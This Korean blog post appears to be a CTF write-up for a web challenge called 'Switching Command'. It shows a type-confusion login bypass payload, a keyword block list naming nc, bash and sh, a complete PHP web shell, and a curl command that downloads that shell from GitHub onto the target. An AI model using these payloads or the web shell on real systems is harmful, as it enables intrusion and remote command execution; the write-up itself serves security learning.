Switching Command
문제 분석

위와 같은 화면을 확인할 수 있다.
임의로 Username으로 guest라는 값을 주고 Submit 버튼을 눌러보니,
“Failed to parse JSON data”라는 결과가 출력된다.
어떤 조건에서 어떤 페이지를 리다이렉션 해주는지 모르기 때문에 소스코드를 분석해보자
“guest” → 이렇게 입력해주면
위와 같이 test.php로 잘 넘어감
소스코드 분석
index.php
if ($_SERVER["REQUEST_METHOD"]=="POST"){
    $data = json_decode($_POST["username"]);

    if ($data === null) {
        exit("Failed to parse JSON data");
    }
만약 request method가 post라면 JSON 형식의 데이터를 php에서 사용할 수 있는 형태의 데이터로 변환시켜 준 뒤에 data 변수에 저장한다.
그리고 만약 data가 null이라면 위의 결과에서 확인한 것과 같이 Failed to parse JSON data라는 값을 출력해준다.
→ username을 입력할 때 그냥 guest라고만 입력하지 말고 “guest”라고 입력해야함
$username = $data->username;

    if($username === "admin" ){
        exit("no hack");
    }
data라는 객체에서 username이라는 속성을 추출함
// $data 객체가 이렇다고 가정하면:
$data = {
username: "홍길동",
email: "hong@example.com",
age: 25
}
// $username = $data->username; 실행 후
// $username에는 "홍길동" 저장됨
<실행>
{"username": "admin"} 이렇게 객체 형태로 username에 입력하고 전송하면
no hack라고 뜸
switch($username){
        case "admin":
            $user = "admin";
            $password = "***REDACTED***";
            $stmt = $conn -> prepare("SELECT * FROM users WHERE username = ? AND password = ?");
            $stmt -> bind_param("ss",$user,$password);
            $stmt -> execute();
            $result = $stmt -> get_result();
            if ($result -> num_rows == 1){
                $_SESSION["auth"] = "admin";
                header("Location: test.php");
            } else {
                $message = "Something wrong...";
            }
            break;
        default:
            $_SESSION["auth"] = "guest";
            header("Location: test.php");

    }
$username이 admin이라면
- 세션의 auth 값을 admin으로 설정하고 test.php로 리다이렉트 → 세션 auth가 admin일때 test.php가 어떻게 동작하는지 살펴보기
$username이 admin이 아닌 경우에는 세션의 auth 값을 guest로 설정하고 test.php로 리다이렉트
→ 세션의 auth 값이 admin으로 설정된 상태로 test.php로 넘어가려면 위의 $username === “admin”을 우회해야함
<생각나는 우회 방안>
type confusion으로 느슨한 비교 우회
test.php 분석
$pattern = '/\b(flag|nc|netcat|bin|bash|rm|sh)\b/i';

if($_SESSION["auth"] === "admin"){

    $command = isset($_GET["cmd"]) ? $_GET["cmd"] : "ls";
    $sanitized_command = str_replace("\n","",$command);
    if (preg_match($pattern, $sanitized_command)){
        exit("No hack");
    }
    $resulttt = shell_exec(escapeshellcmd($sanitized_command));
}
index.php에서 성공적으로 session[auth] 값이 admin으로 설정 되었다면($username === “admin” 조건을 우회하여 성공적으로 switch 구문을 실행시켰다면)
만약 SESSION[”auth”] 값이 admin이라면
- 삼항연산 : url 파라미터로 cmd 값이 있다면 cmd값을 command에 할당하고 cmd값이 없다면 ls 할당
그리고 command에 저장된 문자열에서 개행(\n) 제거
만약 sanitized_command에 저장된 값이 pattern에 정의된 패턴과 일치하면 No hack 출력
sanitized_command에 저장된 커맨드 실행 결과를 resulttt 변수에 저장
else if($_SESSION["auth"]=== "guest") {

    $command = "echo hi guest";
    $result = shell_exec($command);
만약 session[auth]가 guest라면 echo hi guest 출력하고 result에 command 실행 결과 저장
웹 동작 흐름
<index.php>에서 data객체의 username 속성 추출 → if($username === "admin" ) 조건을 우회 했다면 → switch 구문 실행 → username이 admin이면 → session[auth]의 값을 admin으로 저장 → test.php로 이동 → <test.php> → 전달받은 session[auth]가 admin이라면 → 삼항 연산 실행 → cmd 파라미터 존재하면 cmd 파라미터를 command 변수에 저장 → command 변수의 개행 제거 → pattern 검사 우회 → resulttt에 sanitized_command에 저장된 커맨드 실행 결과 저장(cat flag.txt 같은)
취약점 분석
일단 코드를 보면서 생각한 취약점은 아래와 같다
- 첫 번째 취약점은 index.php에서 발생할 수 있는 type confusion
- 두번째 취약점은 test.php에서 preg_match를 우회하여 flag.c를 실행시킨 결과를 resulttt에 저장하는 것
- index.php의 if문과 switch 문을 보면, if문의 경우에는 ===와 같은 엄격한 비교를 사용하지만 switch문은 ==와 같은 느슨한 비교를 사용하고 있다.
- 그니까 ===는 false여야하고 switch 문의 ==만 우회하면 됨
- 아니면 웹셸 업로드?
일단 admin이 아니면 명령어를 실행하지 못하기 때문에 admin 권한으로 로그인 해야함
<공격 시나리오>
index.php의 if data === admin을 type confusion으로 우회 → switch 구문 실행돼서 session[auth] = admin으로 설정됨
- data === admin 우회 → === 비교는 값과 자료형이 모두 값아야 true를 반환하기 때문에 값만 같고, 자료형은 다른 값을 삽입하여 우회 시도
test.php의 preg_match 필터링 우회 → 원하는 명령어 실행 가능 → 익스플로잇 성공
익스플로잇
취약점 1
if($username === "admin" ){
        exit("no hack");
    }

    switch($username){
        case "admin":
            $user = "admin";
            $password = "***REDACTED***";
            $stmt = $conn -> prepare("SELECT * FROM users WHERE username = ? AND password = ?");
            $stmt -> bind_param("ss",$user,$password);
            $stmt -> execute();
            $result = $stmt -> get_result();
            if ($result -> num_rows == 1){
                $_SESSION["auth"] = "admin";
                header("Location: test.php");
            } else {
                $message = "Something wrong...";
            }
            break;
=== → strict comparison(엄격한 비교)
username === “admin” 우회 → switch 구문 실행 돼야함
switch 구문은 첫번째 case부터 차례대로 비교하고 ==(느슨한 비교)를 사용함
- 첫번째 비교 : username == “admin”
payload : {”username”:true}
- 위의 payload를 삽입하면 첫번째 case가 true가 되기 때문에 SESSION[’auth’] = “admin” 설정됨
취약점 2
$pattern = '/\b(flag|nc|netcat|bin|bash|rm|sh)\b/i';

if($_SESSION["auth"] === "admin"){

    $command = isset($_GET["cmd"]) ? $_GET["cmd"] : "ls";
    $sanitized_command = str_replace("\n","",$command);
    if (preg_match($pattern, $sanitized_command)){
        exit("No hack");
    }
    $resulttt = shell_exec(escapeshellcmd($sanitized_command));
}
preg_match 때문에 특정 키워드를 사용하지 못한다. 그리고 resulttt의 결과를 화면에 보여주지 않기 때문에 필터링에 걸리지 않는 명령어를 사용하여 웹셸을 업로드 해야한다.
키워드 : curl, php
webshell.php
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" autofocus id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
</html>
위와 같이 깃에 webshell코드를 올리고 (웹셸 url은 raw 형식의 url을 사용해야한다.)
?cmd=curl -o webshell.php “https://raw.githubusercontent.com/hstuk713/webshell/refs/heads/main/shell.php”
위와 같이 cmd에 웹셸 실행 명령어를 삽입해주면

이렇게 webshell.php가 실행되고 /flag로 플래그를 읽으면 위와 같이 성공적으로 flag를 획득할 수 있다.
'CTF & Wargame(WEB)' 카테고리의 다른 글
| Dreamhack Movie time table (0) | 2025.06.01 |
|---|---|
| dreamhack insane python (1) | 2025.05.20 |
| dreamhack username:password@ 풀이 (0) | 2025.05.20 |
| Black-Hacker-Company (0) | 2025.05.14 |
| SSTI 관련 문제 풀이 (0) | 2025.05.04 |